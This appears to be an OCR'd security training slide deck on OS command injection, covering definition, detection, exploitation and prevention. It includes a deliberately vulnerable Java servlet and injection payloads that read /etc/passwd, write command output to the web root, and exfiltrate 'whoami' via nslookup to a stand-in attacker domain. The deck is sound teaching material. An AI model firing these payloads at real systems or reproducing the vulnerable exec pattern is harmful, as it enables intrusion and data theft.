


Command Injection

Author: Rana Khalil (@rana__khalil)

Agenda


WHAT IS COMMAND INJECTION?

HOW DO YOU FIND IT?

HOW DO YOU EXPLOIT IT?


HOW DO YOU PREVENT IT?

WHAT IS COMMAND INJECTION?




OS Command Injection

OS Command Injection is a vulnerability that consists of an attacker executing commands on the host operating system via a vulnerable application.



OS Command Injection

OS Command Injection is a vulnerability that consists of an attacker executing commands on the host operating system via a vulnerable application.



OS Command Injection

OS Command Injection is a vulnerability that consists of an attacker executing commands on the host operating system via a vulnerable application.

```
1 import java.io.IOException;
2 import javax.servlet.http.HttpServletRequest;
3 public void runUnsafe(HttpServletRequest request) throws IOException {
4   String cmd = request.getParameter("command");
5   String arg = request.getParameter("arg");
6   Runtime.getRuntime().exec(cmd+" "+arg);
7 }
```

Line #6 allows execution of arbitrary commands via client-side input.

Code Source: : https://rules.sonarsource.com/java/RSPEC-2076

Types of Command Injection

1. **In-band Command Injection**

   Consists of an attacker executing commands on the host operating system via a vulnerable application and receiving the response of the command in the application.

2. **Blind Command Injection**

   Consists of an attacker executing commands on the host operating system via a vulnerable application that does not return the output from the command within its HTTP response.

Impact of Command Injection Attacks

- Unauthorized access to the application and host operating system.
  - **C**onfidentiality – Command injection can be used to view sensitive information.
  - **I**ntegrity – Command injection can be used to alter content in the application.
  - **A**vailability – Command injection can be used to delete content in the application.
- Remote code execution on the operating system


OWASP Top 10

OWASP Top 10 - 2013	OWASP Top 10 - 2017	OWASP Top 10 - 2021
A1 – Injection	A1 – Injection	A1 – Broken Access Control
A2 – Broken Authentication and Session Management	A2 – Broken Authentication	A2 – Cryptographic Failures
A3 – Cross-Site Scripting (XSS)	A3 – Sensitive Data Exposure	A3 - Injection
A4 – Insecure Direct Object References	A4 – XML External Entities (XXE)	A4 – Insecure Design
A5 – Security Misconfiguration	A5 – Broken Access Control	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Security Misconfiguration	A6 – Vulnerable and Outdated Components
A7 – Missing Function Level Access Control	A7 – Cross-Site Scripting (XSS)	A7 – Identification and Authentication Failures
A8 – Cross-Site Request Forgery (CSRF)	A8 – Insecure Deserialization	A8 – Software and Data Integrity Failures
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities	A9 – Security Logging and Monitoring Failures
A10 – Unvalidated Redirects and Forwards	A10 – Insufficient Logging & Monitoring	A10 – Server-Side Request Forgery (SSRF)


HOW TO FIND COMMAND INJECTION?

Finding Command Injection Vulnerabilities

Depends on the perspective of testing.




Black Box Testing



White Box Testing


Black-Box Testing

- Map the application.
  - Identify all instances where the web application appears to be interacting with the underlying operating system.
- Fuzz the application.
  - Shell metacharacters: `&`, `&&`, `|`, `||`, `;`, `\n`, `` ` ``, `$()`.
- For in-band command injection, analyze the response of the application to determine if it's vulnerable.
- For blind command injection, you need to get creative.
  - Trigger a time delay using the ping or sleep command.
  - Output the response of the command in the web root and retrieve the file directly using a browser.
  - Open an out-of-band channel back to a server you control.



White-Box Testing

- Perform a combination of black box and white-box testing.
- Map all input vectors in the application.
- Review source code to determine if any of the input vectors are added as parameters to functions that execute system commands.
- Once a vulnerability is identified, test it to confirm that it is exploitable.



HOW TO EXPLOIT COMMAND INJECTION?

Exploiting In-band Command Injection

- Shell metacharacters: `&`, `&&`, `|`, `||`, `;`, `\n`, `` ` ``, `$()`
- Concatenate another command

```
127.0.0.1 && cat /etc/passwd &
```

```
127.0.0.1 & cat /etc/passwd &
```

```
127.0.0.1 || cat /etc/passwd &
```

Exploiting Blind Command Injection

- Shell metacharacters: `&`, `&&`, `|`, `||`, `;`, `\n`, `` ` ``, `$()`
- Trigger a time delay.

```
127.0.0.1 && sleep 10 &
```

```
127.0.0.1 && ping -c 10 127.0.0.1 &
```

- Output the response of the command in the web root and retrieve the file directly using a browser.

```
127.0.0.1 & whoami > /var/www/static/whoami.txt &
```


- Open an out-of-band channel back to a server you control.

```
127.0.0.1 & nslookup kgji2ohoyw.web-attacker.com &
```

```
127.0.0.1 & nslookup `whoami`.kgji2ohoyw.web-attacker.com &
```

Automated Exploitation Tools

Web Application Vulnerability Scanners (WAVS).



HOW TO PREVENT COMMAND INJECTION?

Preventing Command Injection Vulnerabilities

The most effective way to prevent OS command injection vulnerabilities is to never call out to OS commands from application-layer code. Instead, implement the required functionality using safer platform APIs.

- For example: use `mkdir()` instead of `system("mkdir /dir_name")`

It is required to perform OS commands using user-supplied input, then strong input validation must be performed.

- Validate against a whitelist of permitted values.
- Validate that the input is as expected or valid input.

Resources

- Web Security Academy – OS Command Injection
  - *https://portswigger.net/web-security/os-command-injection*
- Web Application Hacker's Handbook
  - *Chapter 10 – Attacking Back-End Components (pgs. 362 – 368)*
  - *Chapter 21 – A Web Application Hacker's Methodology (pgs. pgs. 832 – 833)*
- OWASP Command Injection
  - *https://owasp.org/www-community/attacks/Command_Injection*
- OWASP OS Command Injection Defense Cheat Sheet
  - *https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html*
- OWASP WSTG Testing for Command Injection
  - *https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/12-Testing_for_Command*